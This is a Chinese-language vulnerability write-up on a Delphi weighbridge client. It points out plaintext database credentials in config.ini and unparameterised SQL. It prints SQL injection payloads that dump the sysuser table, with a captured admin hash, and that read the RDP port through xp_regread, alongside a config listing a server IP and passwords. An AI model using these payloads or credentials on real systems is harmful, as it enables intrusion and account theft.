

程序的主要function，与 procedure

注：Delphi把操作数据的方法分成了两种，一种是function，另一种是procedure，大致理解为“函数”和“过程”。

Procedure类似C语言中的无返回值函数，即VOID。而Function就是c语言中的有返回值函数，即没有Void。

```
procedure RzCheckBox1KeyPress(Sender: TObject; var Key: Char);
procedure combo_ywlxKeyPress(Sender: TObject; var Key: Char);
procedure RzBitBtn4Click(Sender: TObject);
private
  { Private declarations }
  | ls_runmode:string; //运行模式
  li_pass_count:integer; //稳定计数器
  ls_sql_weigh:string;
  ls_sql_weight_print1,ls_sql_weight_print2:string;
  function GetSequence(seqname:string):string;
  procedure run_Sql(ls_sql:string); //执行SQL
  procedure RefreshLeftInfo(sender:TObject);
  procedure OpenComport(sender:TObject); //打开串口
public
  { Public declarations }
  lb_login:boolean;
  rec_csb:record_csb; //系统参数结构体
  function uf_get_weighid():string; //获取过磅单号
end;

var
  w main: Tw main;
```

程序分为2种连接数据库模式：

```

begin
MyIniFile := TIniFile.Create(ls_filename);
ls_runmode:=MyIniFile.ReadString('系统参数配置', 'RUNMODE','1');
edit_ckch.Text:=MyIniFile.ReadString('系统参数配置', 'OUT_WAREHOUSEID','1');
edit_fhdw.Text:=MyIniFile.ReadString('系统参数配置', 'OUT_SENDCOMPANY','');

if w_mode_select.showmodal=mrok then
begin
ls_server:=MyIniFile.ReadString('在线数据库配置', 'SERVER','127.0.0.1');
ls_database:=MyIniFile.ReadString('在线数据库配置', 'DATABASE','orcl');
ls_username:=MyIniFile.ReadString('在线数据库配置', 'USERNAME','jtverp');
ls_password:=MyIniFile.ReadString('在线数据库配置', 'PASSWORD','jtverp');
ls_runmode:='1';
end else
begin
ls_server:=MyIniFile.ReadString('本地数据库配置', 'SERVER','127.0.0.1');
ls_database:=MyIniFile.ReadString('本地数据库配置', 'DATABASE','orcl');
ls_username:=MyIniFile.ReadString('本地数据库配置', 'USERNAME','jtverp');
ls_password:=MyIniFile.ReadString('本地数据库配置', 'PASSWORD','jtverp');
ls_runmode:='2';
end;
MyIniFile.WriteString('系统参数配置', 'RUNMODE',ls_runmode);
//获取串口参数
w_comsetup.combo_comport.text:=MyIniFile.ReadString('串口参数配置', 'COMMNAME','COM1');
w_comsetup.combo_baudrate.text:=MyIniFile.ReadString('串口参数配置', 'BAUDRATE','9600');
w_comsetup.combo_parity.text:=MyIniFile.ReadString('串口参数配置', 'PARITY','NONE');
w_comsetup.combo_stopbits.text:=MyIniFile.ReadString('串口参数配置', 'STOPBITS','1');
w_comsetup.combo_bytesize.text:=MyIniFile.ReadString('串口参数配置', 'BYTESIZE','8');
w_comsetup.edit_data_head.text:=MyIniFile.ReadString('串口参数配置', 'DATA_HEAD','0');
w_comsetup.edit_data_length.text:=MyIniFile.ReadString('串口参数配置', 'DATA_LENGTH','6');
w_comsetup.edit_data_startpos.text:=MyIniFile.ReadString('串口参数配置', 'DATA_STARTPOS','6');
w_comsetup.edit_pass_str.text:=MyIniFile.ReadString('串口参数配置', 'PASS_STR','0');
w_comsetup.edit_pass_length.text:=MyIniFile.ReadString('串口参数配置', 'PASS_LENGTH','2');

MvIniFile.free:

```

无论是本地模式，还是联网模式，都是读取，当前路径的config.ini配置文件：
（导致敏感信息暴漏，可直连服务器）

```

procedure Tw_main.FormShow(Sender: TObject);
var
  myinifile:tinifile;
  ls_server,ls_database,ls_username,ls_password,ls_filename,ls_connectString:string;
begin
  ls_filename:=EXTRACTFILEPATH(APPLICATION.ExeName)+'config.ini';
  IF fileexists(ls_filename) then
  begin
    MyIniFile := TIniFile.Create(ls_filename);
    ls_runmode:=MyIniFile.readString('系统参数配置', 'RUNMODE','1');
    edit_ckch.Text:=MyIniFile.readString('系统参数配置', 'OUT_WAREHOUSEID','1');
    edit_fhdw.Text:=MyIniFile.readString('系统参数配置', 'OUT_SENDCOMPANY','');

    if w_mode_select.showmodal=mrok then
    begin
      ls_server:=MyIniFile.readString('在线数据库配置', 'SERVER','127.0.0.1');
      ls_database:=MyIniFile.readString('在线数据库配置', 'DATABASE','orcl');
      ls_username:=MyIniFile.readString('在线数据库配置', 'USERNAME','jtverp');
      ls_password:=MyIniFile.readString('在线数据库配置', 'PASSWORD','jtverp');
      ls_runmode:='1';
    end else
    begin
      ls_server:=MyIniFile.readString('本地数据库配置', 'SERVER','127.0.0.1');
      ls_database:=MyIniFile.readString('本地数据库配置', 'DATABASE','orcl');
      ls_username:=MyIniFile.readString('本地数据库配置', 'USERNAME','jtverp');
      ls_password:=MyIniFile.readString('本地数据库配置', 'PASSWORD','jtverp');
      ls_runmode:='2';
    end;
    MyIniFile.WriteString('系统参数配置', 'RUNMODE',ls_runmode);
    //获取串口参数
    w_comsetup.combo_comport.text:=MyIniFile.readString('串口参数配置', 'COMMNAME','COM1');
    w_comsetup.combo_baudrate.text:=MyIniFile.readString('串口参数配置', 'BAUDRATE','9600');
    w_comsetup.combo_parity.text:=MyIniFile.readString('串口参数配置', 'PARITY','NONE');
    w_comsetup.combo_stopbits.text:=MyIniFile.readString('串口参数配置', 'STOPBITS','1');
    w_comsetup.combo_bytesize.text:=MyIniFile.readString('串口参数配置', 'BYTESIZE','8');
    w_comsetup.edit_data_head.text:=MyIniFile.readString('串口参数配置', 'DATA_HEAD','0');
    w_comsetup.edit_data_length.text:=MyIniFile.readString('串口参数配置', 'DATA_LENGTH','6');
    w_comsetup.edit_data_startpos.text:=MyIniFile.readString('串口参数配置', 'DATA_STARTPOS','6');
    w_comsetup.edit_pass_str.text:=MyIniFile.readString('串口参数配置', 'PASS_STR','0');
  end;
end;

```

继续跟数据库连接：配合SQL Server数据库，直接带入，可以判断出为明文存储。

```

-----
end;
if ls_runmode='1' then //联网运行模式
ls_connectString:='Provider=SQLOLEDB.1;Password='+ls_password+';Persist Security Info=True;User ID='+ls_username+';Initial Catalog='+ls_database+';Data Source='+ls_server
else //本地数据库也采用sqlserver
ls_connectString:='Provider=SQLOLEDB.1;Password='+ls_password+';Persist Security Info=True;User ID='+ls_username+';Initial Catalog='+ls_database+';Data Source='+ls_server;
//ls_connectString:='Provider=Microsoft.Jet.OLEDB.4.0;Data Source='+ls_path+'db\space.mdb;Persist Security Info=True';
//ls_connectString:='Provider=Microsoft.Jet.OLEDB.4.0;Jet OLEDB:Database Password=17454930;Data Source='+ExtractFilePath(application.ExeName)+'db\space.mdb;Persist Security Info=True';
try
with DataModule1.ADOConnection1 do
begin
connected:=false;
ConnectionString:=ls_connectString;
connected:=true;
end;
except
MessageBox(Handle,Pchar('数据库连接失败,请检查config.ini...'),Pchar('提示'),48);
application.terminate;
end;
end else
begin
MessageBox(Handle,Pchar('系统配置文件config.ini不存在...'),Pchar('提示'),48);
application.terminate;
end;
end;


```

config.ini配置如下：

```
1  [在线数据库配置]
2  SERVER=42.100.100.100
3  DATABASE=sta
4  USERNAME=sta
5  PASSWORD=K8kk
6
7  [本地数据库配置]
8  SERVER=127.0.0.1
9  DATABASE=place
10 USERNAME=sa
11 PASSWORD=jxs1117723
12 [系统参数配置]
13 OUT_WAREHOUSEID=1001
14 OUT_SENDCOMPANY=
15 RUNMODE=1
16 [串口参数配置]
17 COMMNAME=COM3
18 BAUDRATE=9600
19 PARITY=None
20 STOPBITS=_1
21 BYTESIZE=_8
22 DATA_HEAD=(STX)
23 DATA_LENGTH=6
24 DATA_STARTPOS=5
25 PASS_STR=0
26 PASS_LENGTH=2
27
```

基于TCP通信，SQL Server通信构架大致如下：

(可导致通信过程中抓取明文执行)



代入执行：

(导致可拼接sql语句，查询任意语句或者执行命令)

```

end;

procedure Tw_main.run_Sql(ls_sql:string); //执行SQL
begin
  try
    datamodule1.ADOConnection1.BeginTrans;
    with datamodule1.exec_sql do
      begin
        close;
        sql.Clear;
        sql.Add(ls_sql);
        prepared;
        execsql;
      end;
    datamodule1.ADOConnection1.CommitTrans;
  except
    on Ex:Exception do
      begin
        datamodule1.ADOConnection1.RollbackTrans;
        showmessage('保存过磅数据时出错,原因:'+ex.Message);
      end;
    end;
  end;
end;

procedure Tw_main.RefreshLeftInfo(sender:TObject);
begin

```

```


with DataModule1.query_orderinfo_select do
begin
  close;
  sql.Clear;
  sql.Add('select orderid,dbo.sf_get_membername(memberid) membername,dbo.sf_get_domainname(''GOODSTYPE'',goodstype) goodtypename,qty from orderinfo where orderid like '''+trim(edit_ddbh.Text)+''' order by ord');
  prepared;
  open;
  if isEmpty then
  begin
    MessageBox(Handle,Pchar('订单编号不存在,请重新输入'),Pchar('提示'),16);
    edit_ddbh.SelectAll;
    edit_ddbh.SetFocus;
    exit;
  end else
  begin
    if RecordCount=1 then //只有一条记录
      edit_ddbh.Text:=fields[0].AsString
    else begin
      if #query_orderinfo_select.showmodal=mkOk then
      begin
        edit_ddbh.Text:=fields[0].AsString;
      end;
    end;
  end;
end;
end;

```

部分语句其中如下：


select distinct memberid,receivecompany from weigh where receivecompany is not null and receivecompany like '%" + xxxxxx + "%"

软件呈现如下：



对应 收货单位编号 , 以及收货单位名称。分别为 : memberid, receivecompany
 闭合语句为 :

2' ; select loginid as memberid , password as receivecompany from sysuser --



抓取返回如图 :

得到admin 账号以及密码。

.....s.y.s.u.s.e.r.....)l.o.g.i.n.i.d.....p.a.s.s.w.o.r.d.....	admin	e10adc3949ba59abbe56e057f20f883e.....
....."#.....t.w.o.b.o.x.n.a.m.e.....	o.b.o.x.t.i.m.e.....x.w.....
.....

构造读取远程桌面端口号 :

得到远程服务器端口号

```
2'; EXEC master..xp_regread
```

```
'HKEY_LOCAL_MACHINE','SYSTEM\CurrentControlSet\Control\Terminal  
Server\WinStations\RDP-Tcp','PortNumber' --
```

copy 获取缓冲区内容：

(导致可从服务器端构造代码)

```
var  
  sbuf:String;  
begin  
  sbuf:=Copy(PChar(buffer),1,BufferLength); //获取缓冲区内容  
  //panel_weight.Caption:= uf_get_weight(sbuf,rec_csb.data_head); //获取重量  
  panel_weight.Caption:= uf_get_weight(sbuf,strtoint(rec_csb.data_startpos),strto  
  if rightstr(sbuf,strtoint(rec_csb.pass_length))<> rec_csb.pass_str then //获取  
  begin  
    rec_csb.pass_str:=rightstr(sbuf,strtoint(rec_csb.pass_length));  
    li_pass_count:=0;  
  end;  
  
  if uf_checkweight(sbuf,rec_csb.data_head,rec_csb.pass_str) then  
  begin
```

copy 用法如下：

```
copy ( a,b,c);
```

a：就是copy源，就是一个字符串，表示你将从a里copy一些东西，

b：从a中的第b位开始copy（包含第11位），

c：copy从第b位开始后的c个字符，

```
exp： m:= 'the test fuck'
```

```
      s:=copy ( m,2,2 ); //s值为 'he'
```

当超出范围，会发生异常错误。实例中，从服务器数据库获取数据后进行copy。

软件登陆部分代码如下：

(导致可自动化跑 loginid。)


```

//连接中间应用服务器
procedure Tw_login.RzEdit1Exit(Sender: TObject);
begin
  with datamodule1.query_temp do
  begin
    close;
    sql.clear;
    sql.add('select userid,username,password from sysuser where loginid='+quotedstr(edit1.text));
    prepared;
    open;
    if isempty then
    begin
      messagebox(handle,pchar('操作员信息不存在,请重新输入'),pchar('提示'),64);
      edit1.SelectAll;
      edit1.SetFocus;
      exit;
    end;
    w_main.rec_csb.jbr:=fieldbyname('userid').AsString;
    edit2.Text:=fieldbyname('username').AsString;
    pass:=fieldbyname('password').AsString;
  end;
end;

procedure Tw_login.RzEdit1KeyPress(Sender: TObject; var Key: Char);
begin
  if (key=#13) and (edit1.text<>'' ) then
  begin
    key:=#0;
    perform(cm_dialogkey,vk_tab,0);
  end;
end.

```

多次尝试错误处理如下：退出软件，并且重新开始计算。

```

  modalresult:=mrok;
end
else
begin
  if logincs<3 then
  begin
    logincs:=logincs+1;
    messagebox(handle,pchar('密码输入错误,请重新输入!'),pchar('错误'),16);
    modalresult:=0;
    edit3.setfocus;
  end
  else
  begin
    messagebox(handle,pchar('你试图登录次数太多,已被强制退出系统!'),pchar('警告'),48);
    application.terminate;
  end;
end;
end;

procedure Tw_login.FormCreate(Sender: TObject);
begin
  logincs:=0; //初始化登录次数
end;
end.

```

